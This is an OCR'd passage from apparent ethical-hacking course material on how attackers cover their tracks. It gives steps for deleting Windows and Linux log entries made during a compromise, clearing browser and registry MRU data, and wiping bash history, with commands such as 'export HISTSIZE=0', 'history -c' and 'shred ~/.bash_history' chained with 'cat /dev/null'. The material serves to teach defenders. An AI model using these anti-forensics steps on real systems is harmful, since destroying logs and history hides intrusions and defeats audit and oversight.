
Level	Date and Time	Source	Event ID
Informati...	6/26/2019 10:41:00 AM	Security...	903
Informati...	6/26/2019 10:41:00 AM	Security...	16384
Informati...	6/26/2019 10:40:30 AM	Security...	902
Informati...	6/26/2019 10:40:30 AM	Security...	1003
Informati...	6/26/2019 10:40:30 AM	Security...	1066
Informati...	6/26/2019 10:40:30 AM	Security...	900
Informati...	6/26/2019 10:36:34 AM	Security...	903
Informati...	6/26/2019 10:36:34 AM	Security...	16384
Error	6/26/2019 10:36:04 AM	Security...	8198
Informati...	6/26/2019 10:36:04 AM	Security...	1003

svchost (252) DS_Token_DB: The database engine is initiatin

Figure 6.154: Clearing event logs for Windows


For Linux

- Navigate to the **/var/log** directory on the Linux system
- Open the plaintext file containing log messages with text editor **/var/log/messages**
- Delete all the log entries logged while compromising the system



```
May 23 03:11:18 kali mtp-probe: checking bus 2, device 2: "/sys/devices/
pci0000:00/0000:00:11.0/0000:02:00.0/usb2/2-1"
May 23 03:11:18 kali mtp-probe: bus: 2, device: 2 was not an MTP device
May 23 03:11:18 kali rsyslogd: imuxsock: Acquired UNIX socket '/run/systemd/journal/
syslog' (fd 3) from systemd.  [v8.40.0]
May 23 03:11:18 kali rsyslogd:  [origin software="rsyslogd" swVersion="8.40.0" x-
pid="446" x-info="https://www.rsyslog.com"] start
May 23 03:11:18 kali kernel: [    0.000000] Linux version 4.19.0-kali3-amd64
(devel@kali.org) (gcc version 8.2.0 (Debian 8.2.0-16)) #1 SMP Debian 4.19.20-1kali1
(2019-02-14)
May 23 03:11:18 kali kernel: [    0.000000] Command line: BOOT_IMAGE=/boot/
vmlinuz-4.19.0-kali3-amd64 root=/dev                  stall/gtk/initrd.gz quiet
May 23 03:11:18 kali kernel: [    0.                  st string operations
May 23 03:11:18 kali kernel: [    0.                  pporting XSAVE feature 0x001:
'x87 floating point registers'
May 23 03:11:18 kali kernel: [    0.                  pporting XSAVE feature 0x002:
'SSE registers'
May 23 03:11:18 kali kernel: [    0.                  pporting XSAVE feature 0x004:
'AVX registers'
May 23 03:11:18 kali kernel: [    0.                  tate_offset[2]:  576,
xstate_sizes[2]:  256
May 23 03:11:18 kali kernel: [    0.                  abled xstate features 0x7,
context size is 832 bytes, using 'st
May 23 03:11:18 kali kernel: [    0.                  ed physical RAM map:
May 23 03:11:18 kali kernel: [    0.                   [mem
0x0000000000000000-0x000000000009ebff] usable
May 23 03:11:18 kali kernel: [    0.000000] BIOS-e820: [mem
0x000000000009ec00-0x000000000009ffff] reserved
```

Figure 6.155: Clearing event logs for Linux



Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 10

- Right-click on the **Start** button, choose **Settings**, and click on "**Personalization**"
- In Personalization, click **Start** from the left pane and Turn Off both "**Show most used apps**" and "**Show recently opened items in Jump Lists on Start or the taskbar**"

From the Registry in Windows 10

- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "(**Default**)"

Ways to Clear Online Tracks

Attackers can clear online tracks maintained using web history, logs, cookies, cache, downloads, visited time, etc. on the target computer so that the victims cannot notice what online activities the attackers have performed.

What can attackers do to clear their online tracks?

- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete


To clear the online tracks of various activities, attackers should follow different paths for different OSs.

The steps to clear online tracks from the **Privacy Settings** or from the **Windows registry** (Windows 10) are as follows:

- **From the Privacy Settings in Windows 10**
    - Right-click on the **Start** button, choose **Settings**, and click on **Personalization**

    - In Personalization, click **Start** from the left pane and turn off both "**Show most used apps**" and "**Show recently opened items in Jump Lists on Start or the taskbar**"

- **From the Registry in Windows 10**
    - Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
    - Delete all the values except "(**Default**)"



Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
- You can view the saved command history using the **more ~/.bash_history** command

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**
  - `export HISTSIZE=0`
- **Clearing the history**
  - `history -c` (Clears the stored history)
  - `history -w` (Clears history of the current shell)
- **Clearing the user's complete history**
  - `cat /dev/null > ~.bash_history && history -c && exit`
- **Shredding the history**
  - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit` (Shreds the history file and clears the evidence of the command)

```
┌─[root@parrot]─[~]
└──╼ #export HISTSIZE=0
┌─[root@parrot]─[~]
└──╼ #history -c
┌─[root@parrot]─[~]
└──╼ #history -w
```

```
┌─[root@parrot]─[~]
└──╼ #shred ~/.bash_history
┌─[root@parrot]─[~]
└──╼ #more ~/.bash_history
--More--(2%)
```

Covering BASH Shell Tracks

Bourne Again Shell, or Bash, is an sh-compatible shell that stores command history in a file called the bash history. You can view the saved command history using the **`more ~/.bash_history`** command.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system.

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**

  `export HISTSIZE=0`

  This command disables the Bash shell from saving history. **HISTSIZE** determines the number of commands to be saved, which is set to 0. After executing this command, attackers lose their privilege to review the previously used commands.

- **Clearing the history**
  - **`history –c`**

    This command is useful in clearing the stored history. It is an effective alternative to disabling the history command as, in this command, an attacker has the convenience of rewriting or reviewing the earlier used commands.

  - **`history –w`**

    This command only deletes the history of the current shell, whereas the command history of other shells remains unaffected.

- **Clearing the user's complete history**

  `cat /dev/null > ~.bash_history && history -c && exit`

